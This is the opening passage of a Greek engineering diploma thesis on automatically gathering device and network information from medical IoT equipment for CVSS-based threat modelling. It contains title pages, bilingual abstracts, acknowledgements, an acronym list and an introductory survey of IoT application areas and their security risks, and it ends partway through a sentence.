ΕΘΝΙΚΟ ΜΕΤΣΟΒΙΟ ΠΟΛΥΤΕΧΝΕΙΟ
ΣΧΟΛΗ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ
ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ
ΤΟΜΕΑΣ ΣΥΣΤΗΜΑΤΩΝ ΜΕΤΑΔΟΣΗΣ ΠΛΗΡΟΦΟΡΙΑΣ
ΚΑΙ ΤΕΧΝΟΛΟΓΙΑΣ ΥΛΙΚΩΝ

Χαρτογράφηση πληροφορίας του περιβάλλοντος εκτέλεσης για τη μοντελοποίηση απειλών

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Μιχάλης, Φ. Παπαδόπουλλος

Επιβλέπων: Αθανάσιος Παναγόπουλος
Καθηγητής Ε.Μ.Π.

Συνεπιβλέπων: Παναγιώτης Κοτζανικολάου
Αναπληρωτής Καθηγητής ΠΑ.ΠΕΙ.

Αθήνα, Φεβρουάριος, 2023

ΕΘΝΙΚΟ ΜΕΤΣΟΒΙΟ ΠΟΛΥΤΕΧΝΕΙΟ
ΣΧΟΛΗ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ
ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ
ΤΟΜΕΑΣ ΣΥΣΤΗΜΑΤΩΝ ΜΕΤΑΔΟΣΗΣ ΠΛΗΡΟΦΟΡΙΑΣ
ΚΑΙ ΤΕΧΝΟΛΟΓΙΑΣ ΥΛΙΚΩΝ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Μιχάλης, Φ. Παπαδόπουλλος

Χαρτογράφηση πληροφορίας του περιβάλλοντος εκτέλεσης για τη μοντελοποίηση απειλών

Identification of environmental information for threat modelling

Επιβλέπων: Αθανάσιος Παναγόπουλος
Καθηγητής Ε.Μ.Π.

Συνεπιβλέπων: Παναγιώτης Κοτζανικολάου
Αναπληρωτής Καθηγητής ΠΑ.ΠΕΙ.

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή την 28η Φεβρουαρίου 2023.

……...…	…….	…….
Αθανάσιος Παναγόπουλος	Παναγιώτης Κοτζανικολάου	Γιώργος Ματσόπουλος
Καθηγητής Ε.Μ.Π	Αναπληρωτής Καθηγητής ΠΑ.ΠΕΙ.	Καθηγητής Ε.Μ.Π

Αθήνα, Φεβρουάριος, 2023

.....
Μιχάλης, Φ. Παπαδόπουλλος

Διπλωματούχος Ηλεκτρολόγος Μηχανικός και Μηχανικός Υπολογιστών Ε.Μ.Π.

Περίληψη

Με την ευρεία χρήση ιατρικών συσκευών (Internet of Medical Things, IoMT), η ανάγκη για ασφάλεια και ιδιωτικότητα στον τομέα της ιατρικής αποτελεί σοβαρό ζήτημα λόγω της κρισιμότητας και της ευαισθησίας των δεδομένων που επεξεργάζονται οι συσκευές IoMT. Η έλλειψη μέτρων ασφάλειας μπορεί να θέσει σε κίνδυνο τη ζωή των ασθενών και υπονομεύει την διασφάλιση των ιατρικών τους δεδομένων. Κύριοι λόγοι που οι συσκευές αυτές παραμένουν απροστάτευτες, αποτελούν η περιορισμένη υπολογιστική τους ισχύ και ο σχεδιασμός τους ως συσκευές χαμηλής ενεργειακής κατανάλωσης [1]. Συνήθως οι συσκευές αυτές επεξεργάζονται προσωπικά δεδομένα (Personally Identifiable Information, PII) και αποτελούν στόχο σε κακόβουλες οντότητες (hackers) που σκοπεύουν να τα χρησιμοποιήσουν για προσωπικό κέρδος.

Η αυτοματοποίηση στον τομέα της ασφάλειας και συγκεκριμένα στον τομέα της άμυνας και θωράκισης συστημάτων είναι αναγκαία, καθώς το μέγεθος των δικτύων έχει αυξηθεί σημαντικά και η ποικιλία σε υλικό και λογισμικό είναι τεράστια. Οι κλασικές μέθοδοι υπολογισμού ρίσκου κλιμακώνουν εκθετικά ως προς το πλήθος των υπό εξέταση διασυνδεδεμένων συσκευών. Για το λόγο αυτό είναι σημαντικό να βρεθούν εναλλακτικές και αποδοτικότερες μέθοδοι. Το κενό που καλούμαστε να συμπληρώσουμε, είναι η αυτόματη συλλογή δεδομένων και η συσχέτισή τους με οντότητες για την εξαγωγή γνώσης για πιο γρήγορη και καλά ορισμένη περιγραφή ενός περιβάλλοντος απέναντι στις απειλές που συναντώνται στον κυβερνοχώρο. Για παράδειγμα, οι χρήστες του συστήματος, οι υπηρεσίες που είναι προσβάσιμες μέσω δικτύου, οι διευθύνσεις IP των συσκευών, η μάρκα των συσκευών και η έκδοση του λογισμικού που τρέχουν εμπίπτουν στην περιβαλλοντική πληροφορία που θα πρέπει να συλλεχθεί και να επεξεργαστεί για την εξαγωγή αποτελεσμάτων.

Σε αυτήν τη διπλωματική εργασία παρουσιάζεται ένα εργαλείο απομακρυσμένου ελέγχου. Η ιδέα για τη δημιουργία του εργαλείου αυτού, αναδείχθηκε από την ανάγκη συλλογής δεδομένων από συσκευές ιατρικού εξοπλισμού με σκοπό τον υπολογισμό μετρικών που θα βοηθήσουν στον εντοπισμό κενών ασφαλείας και στη γρήγορη αντιμετώπισή τους. Η εργασία αυτή αποσκοπεί στην ευαισθητοποίηση των υπεύθυνων φορέων για την διασφάλιση των προτύπων ασφαλείας σε νοσοκομειακές μονάδες και προσφέρει ένα εργαλείο για την εύκολη συλλογή δεδομένων από τις συσκευές αλλά και τον απομακρυσμένο έλεγχό τους. Επίσης, προτείνεται ένας εναλλακτικός τρόπος εκτίμησης των ευπαθειών σε ένα δίκτυο συσκευών που παρεκκλίνει από την de facto πολιτική που ακολουθείται σε σενάρια ελέγχου διείσδυσης (penetration testing).

Λέξεις Κλειδιά

Κυβερνοασφάλεια, απομακρυσμένος έλεγχος, ιδιωτικότητα, Έξυπνες συσκευές, Μοντελοποίηση απειλών, Python, HTTP, WebSockets, Implant, Control Server, IoMT, PII, CVE, CPE, CWE, CVSS, CAPEC, EPSS, MitM, SSL.

Abstract

With the widespread use of medical devices (Internet of Medical Things, IoMT), the need for security and privacy in the field of healthcare is a serious concern. Due to the criticality and sensitivity of data encountered in healthcare, ensuring security and privacy online is extremely important. The lack of security measures in IoMT devices undermines patient privacy, and may even threaten the well-being of the patients. The main reason why these devices are often left unprotected are their limited computing power and their design as low energy consumption devices [1].

Usually these devices process personal data (Personally Identifiable Information, PII) and are a target for malicious entities (hackers) who intend to use this data for personal gain. The companies that manufacture devices for IoMT in their majority do not apply basic security principles and therefore IoMT devices are left vulnerable to a multitude of attacks.

Automation in the field of security and specifically in the field of defense and protection is necessary, as the size of networks has increased significantly and the variety in hardware and software is enormous. Classic methods do not scale with the rapid increase in the number of interconnected devices. For this reason, it is important to find alternative and more scalable methods. The gap we are asked to fill is the automatic collection of data and their association with entities to extract knowledge for a faster and well-defined description of an environment against everyday threats. For example, system users, network-accessible services, device IP addresses, device brands, and the version of software they are running fall into the environmental information that the tool under development should be able to collect and process. A remote control tool is presented in this thesis. The idea for the creation of this tool emerged from the need to collect data from medical equipment devices in order to calculate metrics that will help identify security gaps and quickly address them. This work aims to raise the awareness of the responsible bodies for ensuring safety standards in hospital units and offers a tool for easy data collection from the devices as well as their remote control. With this work, we also propose an alternative way of assessing vulnerabilities in a network of devices that deviates from the de facto policy followed in an agreement for penetration testing.

In the context of this thesis, we look towards the challenge of identifying device and network environmental controls and access privileges. The goal of this thesis is to present an automated way to harvest and translate this information for risk assessment purposes. A core inspiration for this work is the Common Vulnerability Scoring System (CVSS), which presents a vector of environmental attributes that affect the severity and impact of exploited vulnerabilities. While the base vector metrics are pre-recorded for entries of open-source vulnerability databases, environmental metrics must be adjusted by the security researchers conducting the risk assessment. This can be achieved with a combination of a centralized control system (command and control server) and a collection of tools and scripts that will harvest and translate the required environmental information, to automatically produce the corresponding CVSS vectors of the vulnerabilities residing in a system undergoing risk assessment.

Keywords

Cybersecurity, Privacy, Remote Administration Tool (RAT), Internet of Things (IoT), Threat Modelling, Indicators of Compromise (IoC), Python, HTTP, WebSockets, Implant, Control Server, IoMT, PII, CVE, CPE, CWE, CVSS, CAPEC, EPSS, MitM, SSL.

Ευχαριστίες

Με την εκπόνηση της παρούσας διπλωματικής εργασίας ολοκληρώνεται ο κύκλος σπουδών μου στη Σχολή Ηλεκτρολόγων Μηχανικών και Μηχανικών Ηλεκτρονικών Υπολογιστών (ΗΜΜΥ) του Εθνικού Μετσόβιου Πολυτεχνείου (ΕΜΠ). Σε αυτήν την ενότητα, θα ήθελα να ευχαριστήσω όλους όσους βοήθησαν σε αυτό το επίτευγμα.

Αρχικά, θα ήθελα να ευχαριστήσω τον καθηγητή και επιβλέποντα της εργασίας αυτής κ. Αθανάσιο Παναγόπουλο (ΕΜΠ), για την καθοδήγηση και τις συμβουλές του. Ακόμα, θα ήθελα να ευχαριστήσω τους κ. Παναγιώτη Κοτζανικολάου και κ. Χρήστο Γρηγοριάδη (ΠΑΠΕΙ) για τη στήριξη και τη βοήθεια που μου παρείχαν σχετικά με το περιεχόμενο της διπλωματικής εργασίας. Η συνεισφορά τους ήταν καθοριστική για την περάτωση της εργασίας αυτής. Στον κ. Δημήτρη Γλυνό (CENSUS) χρωστάω ένα τεράστιο ευχαριστώ για τη συμβολή του στην εύρεση και ανάθεση της διπλωματικής αυτής εργασίας που έχει άμεση σχέση με τα προσωπικά και εργασιακά μου ενδιαφέροντα. Τέλος, θα ήθελα να ευχαριστήσω την οικογένεια μου, που με στηρίζει σε κάθε μου βήμα.

Μιχάλης, Φ. Παπαδόπουλλος
Αθήνα 28/02/2023

ΠΕΡΙΕΧΟΜΕΝΑ

Κατάλογος εικόνων

Ακρωνύμια


HTTP	HyperText Transfer Protocol
IoMT	Internet of Medical Things
IoT	Internet of Things
PII	Personally Identifiable Information
C2 (C&C)	Command and Control
IT	Information Technology
JSON	JavaScript Object Notation
MiTM	Man-in-the-Middle
SQL	Structured Query Language
SSL	Secure Sockets Layer
RPC	Remote Procedure Call
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
SCADA	Supervisory Control and Data Acquisition
ATM	Automated Teller Machine
OWASP	Open Web Application Security Project
IoC	Indicators of Compromise
RAT	Remote Administration Tool
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
LAN	Local Area Network
CPE	Common Platform Enumeration
CVE	Common Vulnerabilities and Exposures
CWE	Common Weakness Enumeration
CAPEC	Common Attack Pattern Enumeration and Classification
EPSS	Exploit Prediction Scoring System
CPE	Common Platform Enumeration

ΚΕΦΑΛΑΙΟ 1: ΕΙΣΑΓΩΓΗ

Εισαγωγή


Σε σύγχρονες υποδομές, παρουσιάζεται σταθερή επέκταση των ψηφιακών και φυσικών συστημάτων που χρησιμοποιούνται για την εκτέλεση των καθημερινών εργασιών. Ανάλογα με τον τομέα στον οποίο αναφερόμαστε, παρουσιάζονται συσκευές που χρησιμοποιούν μεγάλο εύρος από τεχνολογίες όπως απλούς καθημερινούς Η/Υ μέχρι IoT συσκευές και SCADA συστήματα. Τεχνολογίες όπως τα κατανεμημένα συστήματα και IoT συσκευές μεσα απο υλοποιήσεις όπως τη συλλογή δεδομένων μέσω αισθητήρων ικανοποιούν προδιαγραφές σε διάφορες βιομηχανίες με αποτελεσμα να γίνονται ολοένα και περισσότερο δημοφιλείς. Η συλλογή και διαμοιρασμός δεδομένων στην περίπτωση αυτών των τεχνολογιών πραγματοποιούνται με ιδιαίτερα εύκολο τρόπο μέσω πληθώρα πρωτοκόλλων όπως είναι το Bluetooth, ZigBee, RFID, WiFi και το Ethernet. Κοινοί τομείς εφαρμογής είναι η υγειονομική περίθαλψη το εξυπνο σπιτι, το εμπόριο, η βιομηχανια και η γεωργία.

Υγεία: Ο τομέας της υγείας έχει αναπτυχθεί αρκετά τα τελευταία χρόνια. Για την υποστήριξη της τεχνολογικής ανάπτυξης χρησιμοποιούνται πληθώρα συσκευών IoT. Γνωστές εφαρμογές της τεχνολογίας IoMT αποτελούν η πρόληψη και διάγνωση ασθενειών, η παρακολούθηση των ζωτικών οργάνων του ασθενή, η παρακολούθηση των παλμών του ασθενή μαζί με πληροφορίες όπως ο ρυθμός αναπνοών και το ποσοστό οξυγόνου στο αίμα και η χορήγηση φαρμάκων όταν αυτά απαιτούνται χωρίς την παρέμβαση υγειονομικού προσωπικού. Τα δεδομένα που συλλέγονται από τις έξυπνες συσκευές στέλνονται για επεξεργασία ώστε να βοηθήσουν στην ταξινόμηση ασθενειών και στη δημιουργία ενός βελτιωμένου προφίλ ασθενή. Οι συσκευές IoMT χρησιμοποιούνται επίσης για την παροχή απομακρυσμένης παρακολούθησης ασθενών, την παρακολούθηση ιατρικού εξοπλισμού και την υποστήριξη κλινικής έρευνας. Παραδείγματα τέτοιων συσκευών αποτελούν ιατρικές συσκευές, όπως βηματοδότες και αντλίες έγχυσης φαρμάκων, έξυπνα ρολόγια, καθώς επίσης και ιατρικά όργανα και νοσοκομειακός εξοπλισμός, όπως αντλίες IV και αναπνευστήρες.



Εικόνα 1: Εφαρμογές IoT στον τομέα της υγείας
(Πηγή: https://www.wowza.com/blog/iomt-internet-of-medical-things)

Βιομηχανία: Η βιομηχανία αποτελεί έναν ακόμα τομέα όπου το IoT έχει ευρεία εφαρμογή για τη βελτίωση της αποτελεσματικότητας στη γραμμή παραγωγής και στην αποδοτική διαχείριση των απορριμμάτων. Κάποια από τα πλεονεκτήματα της χρήσης συσκευών IoT στη βιομηχανία κατασκευής είναι η χρήση των δεδομένων που συλλέγονται σε πραγματικό χρόνο ώστε να προβλέψουν πότε κάποιο στοιχείο χρειάζεται συντήρηση, τη διασφάλιση ποιότητας των προϊόντων και τη ρύθμιση των συνθηκών λειτουργίας των μηχανών. Το επιτυγχάνουν αυτό παρακολουθώντας τη θερμοκρασία καθώς και άλλους παράγοντες που μπορεί να οδηγήσουν σε φθορές και σε κακές συνθήκες λειτουργίας των μηχανών - βελτιστοποιώντας την αποτελεσματικότητα των γραμμών παραγωγής. Ο βιομηχανικός αισθητήρας αποτελεί έναν από τους πιο διαδεδομένους τύπους συσκευών IoT που χρησιμοποιούνται στον κατασκευαστικό χώρο.




Εικόνα 2: Εφαρμογές IoT στον τομέα της βιομηχανίας
(Πηγή: https://www.techtarget.com/iotagenda/definition/Industrial-Internet-of-Things-IIoT)

Εμπόριο: Οι τεχνολογία IoT βρίσκει εφαρμογή και στο λιανικό εμπόριο, όπου οι συσκευές χρησιμοποιούνται για τη βελτίωση της εμπειρίας των πελατών και την αύξηση των πωλήσεων. Οι εφαρμογές του IoT στον τομέα του εμπορίου αποτελούν μεταξύ άλλων, η παρακολούθηση των αποθεμάτων και τη συλλογή δεδομένων σχετικά με την ανάλυση των προτιμήσεων και τη συμπεριφορά των πελατών απέναντι σε συγκεκριμένα προϊόντα και προσφορές. Αυτά τα δεδομένα τους επιτρέπουν να παρέχουν μια πιο εξατομικευμένη εμπειρία αγορών με σκοπό τη μεγιστοποίηση του κέρδους. Πιο συγκεκριμένα, με ανάλυση των δεδομένων που συλλέγονται από τις συσκευές IoT μια εταιρεία μπορεί να καταλάβει καλύτερα τις ανάγκες και προτιμήσεις των καταναλωτών επιτρέποντάς της να εξελίσσεται είτε προσφέροντας νέες δυνατότητες στα προϊόντα της, στη δημιουργία νέων προϊόντων και στη δημιουργία στοχευμένων διαφημίσεων.


Μεταφορές: Στον τομέα των μεταφορών, οι συσκευές IoT χρησιμοποιούνται για την παρακολούθηση της κατάστασης των οχημάτων, της θέσης τους και τον έλεγχο της ταχύτητάς τους. Οι συσκευές πλοήγησης αποτελούν το πιο συνηθισμένο τύπο συσκευών IoT που χρησιμοποιείται στις μεταφορές. Αλγόριθμοι είναι σε θέση να υπολογίζουν βέλτιστες διαδρομές, να προειδοποιούν για κυκλοφοριακή συμφόρηση καθώς και να παρατηρούν την

κατάσταση των φρένων, ελαστικών, μηχανής και άλλων στοιχείων για τη διασφάλιση της καλής τους κατάστασης. Το πιο απλό παράδειγμα αποτελεί το σύγχρονο αυτοκίνητο που φιλοξενεί χιλιάδες αισθητήρες και ηλεκτρονικά συστήματα.



Εικόνα 3: Αισθητήρες και έξυπνα συστήματα σε ένα σύγχρονο αυτοκίνητο (Πηγή: https://www.behance.net/gallery/56001209/Generic-car-update)


Γεωργία: Η παραδοσιακή γεωργία μετατρέπεται από χειρωνακτική εργασία σε έξυπνη, αποδοτική και φιλική προς το περιβάλλον με τη βοήθεια της τεχνολογίας και συγκεκριμένα των συσκευών IoT. Τα έξυπνα γεωργικά προϊόντα IoT έχουν σχεδιαστεί για να βοηθούν στην παρακολούθηση των καλλιεργειών χρησιμοποιώντας αισθητήρες και αυτοματοποιώντας τα συστήματα άρδευσης με σκοπό τη βελτίωση της απόδοσης των καλλιεργειών. Ως αποτέλεσμα, οι αγρότες μπορούν εύκολα να παρακολουθούν τις συνθήκες του αγρού από οπουδήποτε καθώς και να γνωρίζουν πότε οι καρποί είναι έτοιμοι για συγκομιδή μέσω έξυπνων αλγορίθμων μηχανικής μάθησης.



Εικόνα 4: Εφαρμογές IoT στον τομέα της γεωργίας
(Πηγή: https://arxiv.org/abs/2201.04754)

Έξυπνα Σπίτια: Κάθε έξυπνο σπίτι είναι εξοπλισμένο με ένα οργανωμένο σύστημα οικιακού αυτοματισμού που συνδέει όλες τις ηλεκτρικές συσκευές μεταξύ τους. Η διαχείριση φωτισμού, θέρμανσης, κλιματισμού, συστημάτων συναγερμού και παρακολούθησης γίνεται εύκολα μέσω του κινητού τηλεφώνου ή αυτόματα μέσω αλγορίθμων ώστε να διατηρούν το περιβάλλον του σπιτιού σε κατάλληλη κατάσταση.

Έξυπνη πόλη: Μια έξυπνη πόλη θεωρείται μια τεχνολογικά ανεπτυγμένη περιοχή που χρησιμοποιεί διάφορους αισθητήρες και υπολογιστικά συστήματα για τη συλλογή και επεξεργασία δεδομένων για τη βελτίωση των λειτουργιών της πόλης και την αναβάθμιση του ποιοτικού επιπέδου των πολιτών. Εφαρμογές της έξυπνης πόλης αποτελούν η παρακολούθηση σε πραγματικό χρόνο της διαθεσιμότητας των χώρων στάθμευσης, την διαχείριση συστημάτων κυκλοφορίας, δίκτυα ύδρευσης, προστασία από εγκληματικές ενέργειες, διαχείριση αποβλήτων και άλλες κοινωνικές υπηρεσίες.



Εικόνα 5: Διασυνδεδεμένα συστήματα για την υποστήριξη της έξυπνης πόλης
(Πηγή: https://www.libelium.com/libeliumworld/top_50_iot_sensor_applications_ranking/)

Αναμφίβολα η τεχνολογία αποτελεί αναπόσπαστο μέρος στην ζωή του ανθρώπου σήμερα. Το ερώτημα είναι κατά πόσο όλα αυτά τα συστήματα που βρίσκονται πλέον ριζωμένα στην καθημερινότητά μας, είναι επαρκώς ασφαλή απέναντι σε επιθέσεις από κακόβουλες οντότητες. Σύμφωνα με τη μηχανή αναζήτησης Shodan, υπάρχουν περίπου τρεις χιλιάδες (3,000) μηχανήματα που έχουν κατηγοριοποιηθεί ως συστήματα SCADA, και είναι προσβάσιμα μέσω διαδικτύου. Ως μηχανή αναζήτησης, το Shodan σαρώνει το διαδίκτυο (δημόσιες διευθύνσεις IPv4 και IPv6) και καταγράφει αποτελέσματα δημιουργώντας ένα ευρετήριο των αποτελεσμάτων.

Εικόνα 6: Συστήματα που κατηγοριοποιούνται ως SCADA συσκευές και είναι προσβάσιμα από το διαδίκτυο, σύμφωνα με τη μηχανή αναζήτησης Shodan

Με την αύξηση των ηλεκτρονικών συσκευών με δυνατότητα να συνδέονται αλλά και να ελέγχονται απομακρυσμένα με τη βοήθεια του διαδικτύου, χρειάζεται να λάβουμε σοβαρά υπόψιν τους κινδύνους που ελλοχεύουν από τη μη εξουσιοδοτημένη χρήση των συσκευών από κακόβουλες οντότητες και το αντίκτυπο που πιθανόν να έχουν στη ζωή και στο περιβάλλον.

Σε υποδομές από τους τομείς που αναφέρθηκαν παραπάνω η διασφάλιση της κανονικής λειτουργίας των συστημάτων μπορεί να αποτελέσει τη διαχωριστική γραμμή μεταξύ ζωής και θανάτου. Οι ιατρικές συσκευές για παράδειγμα διαχειρίζονται προσωπικά δεδομένα και συλλέγουν δεδομένα ώστε να εκτελούν ενέργειες που συνήθως έχουν καθοριστικό ρόλο στην υγεία και τη ζωή του ασθενή (π.χ. έλεγχος και παροχή οξυγόνου). Κακόβουλες οντότητες τα τελευταία χρόνια δείχνουν αρκετό ενδιαφέρον στον ιατρικό τομέα και τα δεδομένα που συλλέγονται και δε διστάζουν να εξαπολύσουν επιθέσεις εναντίον τους. Πρόσφατα, παρατηρήθηκαν στοχευμένες επιθέσεις σε νοσοκομειακές μονάδες, που είχαν σκοπό να κλειδώσουν τις λειτουργίες του ιατρικού εξοπλισμού και να κλέψουν ιατρικά δεδομένα – ζητώντας λύτρα για να ξεκλειδώσουν τα μηχανήματα και να μην δημοσιεύσουν τα δεδομένα των ασθενών. Οι επιθέσεις αυτές γίνονται εφικτές με τη χρήση λογισμικού που είναι γνωστό ώς “ransomware”. Χωρίς τα απαραίτητα μέτρα και πλάνα για αντιμετώπιση 